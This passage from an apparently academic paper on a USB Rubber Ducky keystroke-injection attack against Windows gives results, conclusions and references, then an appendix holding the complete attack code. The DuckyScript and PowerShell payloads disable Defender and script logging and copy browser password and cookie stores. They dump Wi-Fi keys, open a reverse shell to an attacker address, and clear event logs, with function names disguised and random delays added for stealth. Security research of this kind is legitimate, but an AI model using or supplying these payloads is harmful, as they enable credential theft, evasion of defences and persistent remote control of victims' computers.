
One of Three Captured Thumbnails from Firefox




One Page of “computer\_info” File



One Page of “network\_config” File



One Page of “process\_list” File



One Page of “service\_list” File

The Wi-Fi password retrieval function of the PowerShell script appeared to be the most inconsistent. When it did work, it seemed to produce disorganized and inactionable results. This could be the case for a number of reasons, mainly: the target machine was not configured to store network profiles in the usual places, the profiles were not formatted in the traditional way, or the “netsh” command was restricted or disabled in some way. This portion of the attack was not its most significant, however, and failures in this area do not equate to absolute failure.

The reverse shell portion of the attack was successful in all cases where the PowerShell script was not blocked by the antivirus, and persisted after removal of the Rubber Ducky device. This makes the attack much more effective, as the attacker will be able to maintain control of the target device long after the physical portion of the attack, arbitrarily executing commands. The small portion of the PowerShell script intended to clear the system logs of the large majority of its activity was also shown to be effective. The DuckyScript portion of the attack was successful 100% of the time, injecting a keystroke sequence to initiate the rest of the attack within seven seconds of the Rubber Ducky being plugged in.

1. **Conclusions & Future Work**

While the success rate of this attack was not as consistently high as the authors would have liked, it still has been proven to be effective, and the specific methods intended to make this type of attack less detectable were shown to produce the desired result. There are several ways this attack could be improved further, including: further obfuscating the PowerShell script, streamlining the exfiltration process by accounting for the memory limitations of the Rubber Ducky, rewriting the Wi-Fi portion of the attack to make it more robust and generally effective, giving extra consideration to the physical aspects of the attack and how they may be faster or stealthier, and further automating the reverse shell process.

This type of attack may be easily adapted to work against other common operating systems, such as Linux or MacOS. Wherever an attacker may have physical access to a personal device, there is potential for exploitation via the methods discussed here. These methods could also be used in tandem with other technologies and social engineering techniques to entirely bypass the need for the attacker to physically plug in the Ducky device him/herself. It is also important to note that thumb drives are just the tip of the iceberg in terms of the types of devices an HID may be disguised as. Others may include: peripheral devices such as headphones, mice, speakers, external hard drives, printers, video cameras, and network devices.

The authors predict that future versions of this attack, and future iterations of devices such as the USB Rubber Ducky, will be faster, more adaptable, and have a much higher potential for bypassing current baseline security measures. Future versions of the USB standard will likely have inbuilt security features to validate devices before allowing them to identify as a human interface device. DuckyScript is a simple and extensible scripting language, and the script used for this research can easily be altered for future versions of Windows and new defensive methodologies. The physical profile of the Rubber Ducky device is relatively sleek and inconspicuous, but future iterations of this device (and others like it) will likely be even smaller. It is also likely that many popular operating systems will allow their users to easily toggle whether they want their device to implicitly trust human interface devices.

**7. References**

89 Foreign Aff. 97. (2021, March 8). *About*. HeinOnline. https://heinonline.org/HOL/LandingPage?handle=hein.journals%2Ffora89&div=79&id=&page=

A.P. Publications Ltd. (2019, February). *Honeywell Introduces Industrial Cybersecurity Solution*. Database and Network Journal(Vol. 49, Issue 1). file:///G:/Downloads%20HDD/Honeywell\_Introduces\_Industria.pdf

Anderson, B., & Anderson, B. (2010). *Seven deadliest USB attacks*. ScienceDirect. https://www.sciencedirect.com/book/9781597495530/seven-deadliest-usb-attacks

Arora, L., Thakur, N., & Yadav, S. K. (n.d.). *USB rubber ducky detection by using Heuristic Rules*. IEEE Explore. https://ieeexplore.ieee.org/abstract/document/9397064/

Cannols, B., & Ghafarian, A. (n.d.). *Hacking experiment by using USB rubber ducky scripting*. IIISCI. <https://www.iiisci.org/journal/pdv/sci/pdfs/ZA340MX17.pdf>

Clark, B. (2013). *RTFM: Red Team Field manual*. Ben Clark.

Coker, T. (2022, March 25). *22. USBADBEHAVIOR: Using novel USB devices to hack a system*. Nighthawks Open Institutional Repository. https://ir.ung.edu/work/sc/40189be5-3367-4ca5-b146-2a733d75053d

Denney, K., Erdin, E., Babun, L., Uluagac, A. S., Profile, K. D. I. U., Profile, E. E. I. U., Profile, L. B. I. U., & A. Selcuk UluagacFlorida International UniversityView Profile. (2019, May 15). *Dynamically detecting USB attacks in hardware: Proceedings of the 12th Conference on Security and privacy in wireless and Mobile Networks*. ACM Conferences. <https://dl.acm.org/doi/10.1145/3317549.3326315>

Done, P. (2023, April 15). *“worst ever” Pentagon cyber attack came from USB Drive*. Information Age. https://www.information-age.com/worst-ever-pentagon-cyber-attack-came-from-usb-drive-25797/

Hak5. (n.d.). *USB rubber ducky*. https://hak5.org/products/usb-rubber-ducky

Huang, C.-Y., Lee, H.-M., Wang, J.-C., & Mao, C.-H. (2019, January 19). *Identifying hid-based attacks through process event graph using guilt-by-association analysis: Proceedings of the 3rd International Conference on Cryptography, security and privacy*. ACM Other conferences. https://dl.acm.org/doi/10.1145/3309074.3309080

Jothi, N. T. A., Anu, S., Harsha, K., & Priya, R. D. (2024, July 12). *USB Rubber Ducky Hunter A Proactive Defense Against Malicious USB Attacks Domain: Cybersecurity*. IEEE Explore. https://ieeexplore.ieee.org/abstract/document/10581045

Kamkar, S. (2016, November 16). *POISONTAP - siphons cookies, exposes internal router & installs web backdoor on locked computers*. Samy Kamkar: PoisonTap - exploiting locked computers over USB. <https://samy.pl/poisontap/>

Kim, P. (2014). *The hacker playbook: Practical guide to penetration testing*. Secure Planet, LLC.

Kim, P. (2015). *The Hacker Playbook. 2*. CreateSpace Independent Publishing Platform.

*Mitre ATT&CK®*. MITRE ATT&CK®. (n.d.). https://attack.mitre.org/

Mueller, T., Zimmer, E., Nittis, L. de, Tobias MuellerUniversity of Hamburg, G. P., Ephraim ZimmerUniversity of Hamburg, G. P., & Profile, L. de N. (2019, August 26). *Using context and provenance to defend against USB-borne attacks: Proceedings of the 14th International Conference on Availability, reliability and security*. ACM Other conferences. https://dl.acm.org/doi/10.1145/3339252.3339268

Neuner, S., Voyiatzis, A. G., Fotopoulos, S., Mulliner, C., & Weippl, E. R. (1970, January 1). *USBlock: Blocking USB-based keypress injection attacks*. SpringerLink. <https://link.springer.com/chapter/10.1007/978-3-319-95729-6_18>

Newnex Technology Corporation – Santa Clara, C. (n.d.). *USB Connector Types Guide*. USB Types and Connectors Guide. https://newnex.com/usb-connector-type-guide.php#:~:text=There%20are%20several%20types%20of,the%20latest%20and%20most%20versatile

nic005-arch. (2024, July). *USBRUBBERDUCKY-payloads/payloads/library/credentials/duckie-harvest at master · Hak5/USBRUBBERDUCKY-payloads*. GitHub. https://github.com/hak5/usbrubberducky-payloads/tree/master/payloads/library/credentials/Duckie-Harvest

Nicho, M., & Sabry, I. (2023, January 1). *Bypassing multiple security layers using malicious usb ...* ZU Scholars. https://zuscholars.zu.ac.ae/cgi/viewcontent.cgi?article=6782&context=works

Nissim, N., Yahalom, R., & Elovici, Y. (2017, August 10). *USB-based attacks*. Computers & Security. https://www.sciencedirect.com/science/article/abs/pii/S0167404817301578

Normans Media Ltd. (2005, August 9). *McAfee Reveals New Entercept Features*. Worldwide Computer Products News. <https://go.gale.com/ps/retrieve.do?tabID=T003&resultListType=RESULT_LIST&searchResultsType=SingleTab&retrievalId=6151cccd-8a59-4d26-b1a1-1026a63be596&hitCount=30&searchType=BasicSearchForm&currentPosition=3&docId=GALE%7CA134969744&docType=Brief+article&sort=Relevance&contentSegment=ZCDB&prodId=CDB&pageNum=1&contentSet=GALE%7CA134969744&searchId=R2&userGroupName=dahl83393&inPS=true>

Siddaway, R. (2012). *PowerShell and WMI*. Manning.

Tian, D. J., Bates, A., Butler, K., Dave Jing TianUniversity of FloridaView Profile, Profile, A. B. of F., & Profile, K. B. of F. (2015, December 7). *Defending against malicious USB firmware with goodusb: Proceedings of the 31st Annual computer security applications conference*. ACM Other conferences. https://dl.acm.org/doi/10.1145/2818000.2818040

Tischer, M., Durumeric, Z., Foster, S., Duan, S., Mori, A., Bursztein, E., & Bailey, M. (2016, August 18). *Users really do plug in USB drives they find | IEEE conference publication | IEEE Xplore*. IEEE Explore. https://ieeexplore.ieee.org/document/7546509/

Wikimedia Foundation. (2024, September 27). *ANSI Escape Code*. Wikipedia. <https://en.wikipedia.org/wiki/ANSI_escape_code>

**8. Appendix**

**Ducky Script:**

ATTACKMODE HID STORAGE

EXTENSION PASSIVE\_WINDOWS\_DETECT

REM VERSION 1.1

REM AUTHOR: Korben

REM\_BLOCK DOCUMENTATION

Windows fully passive OS Detection and passive Detect Ready

Includes its own passive detect ready.

Does not require additional extensions.

USAGE:

Extension runs inline (here)

Place at beginning of payload (besides ATTACKMODE) to act as dynamic

boot delay

$\_OS will be set to WINDOWS or NOT\_WINDOWS

See end of payload for usage within payload

END\_REM

REM CONFIGURATION:

DEFINE #MAX\_WAIT 150

DEFINE #CHECK\_INTERVAL 20

DEFINE #WINDOWS\_HOST\_REQUEST\_COUNT 2

DEFINE #NOT\_WINDOWS 7

$\_OS = #NOT\_WINDOWS

VAR $MAX\_TRIES = #MAX\_WAIT

WHILE(($\_RECEIVED\_HOST\_LOCK\_LED\_REPLY == FALSE) && ($MAX\_TRIES > 0))

DELAY #CHECK\_INTERVAL

$MAX\_TRIES = ($MAX\_TRIES - 1)

END\_WHILE

IF ($\_HOST\_CONFIGURATION\_REQUEST\_COUNT > #WINDOWS\_HOST\_REQUEST\_COUNT) THEN

$\_OS = WINDOWS

END\_IF

REM\_BLOCK EXAMPLE USAGE AFTER EXTENSION

IF ($\_OS == WINDOWS) THEN

STRING HELLO WINDOWS!

ELSE

STRING HELLO WORLD!

END\_IF

END\_REM

END\_EXTENSION

DEFINE #DUCKY\_DRIVER\_LABEL USB\_STORAGE

DEFINE #PS1 Admin\_Checkup.ps1

IF ($\_OS == WINDOWS )THEN

DELAY 200

REM -----open Powershell as Admin

GUI r

DELAY 200

STRING powershell

CTRL-SHIFT ENTER

DELAY 400

LEFT

DELAY 150

ENTER

DELAY 500

STRINGLN\_POWERSHELL

$duckletter = (Get-CimInstance -ClassName Win32\_LogicalDisk | Where-Object { $\_.VolumeName -eq '#DUCKY\_DRIVER\_LABEL' }).DeviceID;cd $duckletter

Set-MpPreference -DisableRealtimeMonitoring $true

Start-Process powershell.exe -ArgumentList "-NoProfile -File #PS1"

exit

END\_STRINGLN

END\_IF

**PowerShell Script:**

#-- Payload configuration --#

$DRIVE = 'USB\_STORAGE' # Drive letter of the USB Rubber Ducky

$IP = '192.168.X.XXX' # IP address of the attacker machine (altered for simulation)

$PORT = 'XXXXX' # Port to use for the reverse shell (altered for simulation)

# Disable logging

Set-ItemProperty -Path “HKLM:\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging” -Name EnableScriptBlockLogging -Value 0

# Set destination directory

$duckletter = (Get-CimInstance -ClassName Win32\_LogicalDisk | Where-Object { $\_.VolumeName -eq $DRIVE }).DeviceID

Set-Location $duckletter

Set-MpPreference -DisableRealtimeMonitoring $true

Add-MpPreference -ExclusionPath "${duckletter}\"

Set-MpPreference -ExclusionExtension "ps1"

$destDir = "$duckletter\$env:USERNAME"

if (-Not (Test-Path $destDir)) {

New-Item -ItemType Directory -Path $destDir

}

Start-Sleep -Seconds (Get-Random -Minimum 10 -Maximum 60)

# Function to copy browser files

function StartCleanUp($browserName, $browserDir, $filesToCopy) {

$browserDestDir = Join-Path -Path $destDir -ChildPath $browserName

if (-Not (Test-Path $browserDestDir)) {

New-Item -ItemType Directory -Path $browserDestDir

}

foreach ($file in $filesToCopy) {

$source = Join-Path -Path $browserDir -ChildPath $file

if (Test-Path $source) {

Copy-Item -Path $source -Destination $browserDestDir

Write-Host "$browserName - File copyx: $file"

} else {

Write-Host "$browserName - File non copyx: $file"

}

}

}

Start-Sleep -Seconds (Get-Random -Minimum 10 - Maximum 60)

# Configuration for Google Chrome

$chromeDir = "$env:LOCALAPPDATA\Google\Chrome\User Data\Default"

$chromeFilesToCopy = @("Login Data")

StartCleanUp"Chrome" $chromeDir $chromeFilesToCopy

Copy-Item -Path "$env:LOCALAPPDATA\Google\Chrome\User Data\Local State" -Destination (Join-Path -Path $destDir -ChildPath "Chrome") -ErrorAction SilentlyContinue

# Configuration for Brave

$braveDir = "$env:LOCALAPPDATA\BraveSoftware\Brave-Browser\User Data\Default"

$braveFilesToCopy = @("Login Data")

StartCleanUp"Brave" $braveDir $braveFilesToCopy

Copy-Item -Path "$env:LOCALAPPDATA\BraveSoftware\Brave-Browser\User Data\Local State" -Destination (Join-Path -Path $destDir -ChildPath "Brave") -ErrorAction SilentlyContinue

Start-Sleep -Seconds (Get-Random -Minimum 20 -Maximum 80)

# Configuration for Firefox

$firefoxProfileDir = Join-Path -Path $env:APPDATA -ChildPath "Mozilla\Firefox\Profiles"

$firefoxProfile = Get-ChildItem -Path $firefoxProfileDir -Filter "\*.default-release" | Select-Object -First 1

if ($firefoxProfile) {

$firefoxDir = $firefoxProfile.FullName

$firefoxFilesToCopy = @("logins.json", "key4.db", "cookies.sqlite", "webappsstore.sqlite", "places.sqlite")

StartCleanUp"Firefox" $firefoxDir $firefoxFilesToCopy

} else {

Write-Host "Firefox - No files to copy."

}

# Configuration for Microsoft Edge

$edgeDir = "$env:LOCALAPPDATA\Microsoft\Edge\User Data\Default"

$edgeFilesToCopy = @("Login Data")

StartCleanUp"Edge" $edgeDir $edgeFilesToCopy

Copy-Item -Path "$env:LOCALAPPDATA\Microsoft\Edge\User Data\Local State" -Destination (Join-Path -Path $destDir -ChildPath "Edge") -ErrorAction SilentlyContinue

Start-Sleep -Seconds (Get-Random -Minimum 15 -Maximum 70)

# Gather additional system information

function UpdateSubsystemD{

$sysInfoDir = "$duckletter\$env:USERNAME\SystemInfo"

if (-Not (Test-Path $sysInfoDir)) {

New-Item -ItemType Directory -Path $sysInfoDir

}

Get-ComputerInfo | Out-File -FilePath "$sysInfoDir\computer\_info.txt"

Get-Process | Out-File -FilePath "$sysInfoDir\process\_list.txt"

Get-Service | Out-File -FilePath "$sysInfoDir\service\_list.txt"

Get-NetIPAddress | Out-File -FilePath "$sysInfoDir\network\_config.txt"

}

UpdateSubsystemD

# Network scanning

# Retrieve Wi-Fi passwords

function RetrieveStartCode{

$wifiProfiles = netsh wlan show profiles | Select-String "\s:\s(.\*)$" | ForEach-Object { $\_.Matches[0].Groups[1].Value }

$results = @()

foreach ($profile in $wifiProfiles) {

$profileDetails = netsh wlan show profile name="$profile" key=clear

$keyContent = ($profileDetails | Select-String "KeyContent\s+:\s+(.\*)$").Matches.Groups[1].Value

$results += [PSCustomObject]@{

ProfileName = $profile

KeyContent = $keyContent

}

}

$results | Format-Table -AutoSize

# Save results to a file

$results | Out-File -FilePath "$duckletter\$env:USERNAME\WiFi\_Details.txt"

}

Start-Sleep -Seconds (Get-Random -Minimum 20 -Maximum 80)

RetrieveStartCode

# Reverse shell

function ReverseShell {

param(

[string]$ip,

[int]$port

)

$client = New-Object System.Net.Sockets.TCPClient($ip, $port)

$stream = $client.GetStream()

[byte[]]$bytes = 0..65535 | ForEach-Object {0}

while (($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) {

$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes, 0, $i)

$sendback = (Invoke-Expression $data 2>&1 | Out-String)

$sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '

$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)

$stream.Write($sendbyte, 0, $sendbyte.Length)

$stream.Flush()

}

$client.Close()

}

Start-Sleep -Seconds (Get-Random -Minimum 25 -Maximum 85)

ReverseShell -ip $IP -port $PORT

# Clearing logs

wevtutil cl “Microsoft-Windows-PowerShell/Operational”

# Re-enable Windows Defender real-time monitoring

Set-MpPreference -DisableRealtimeMonitoring $false

exit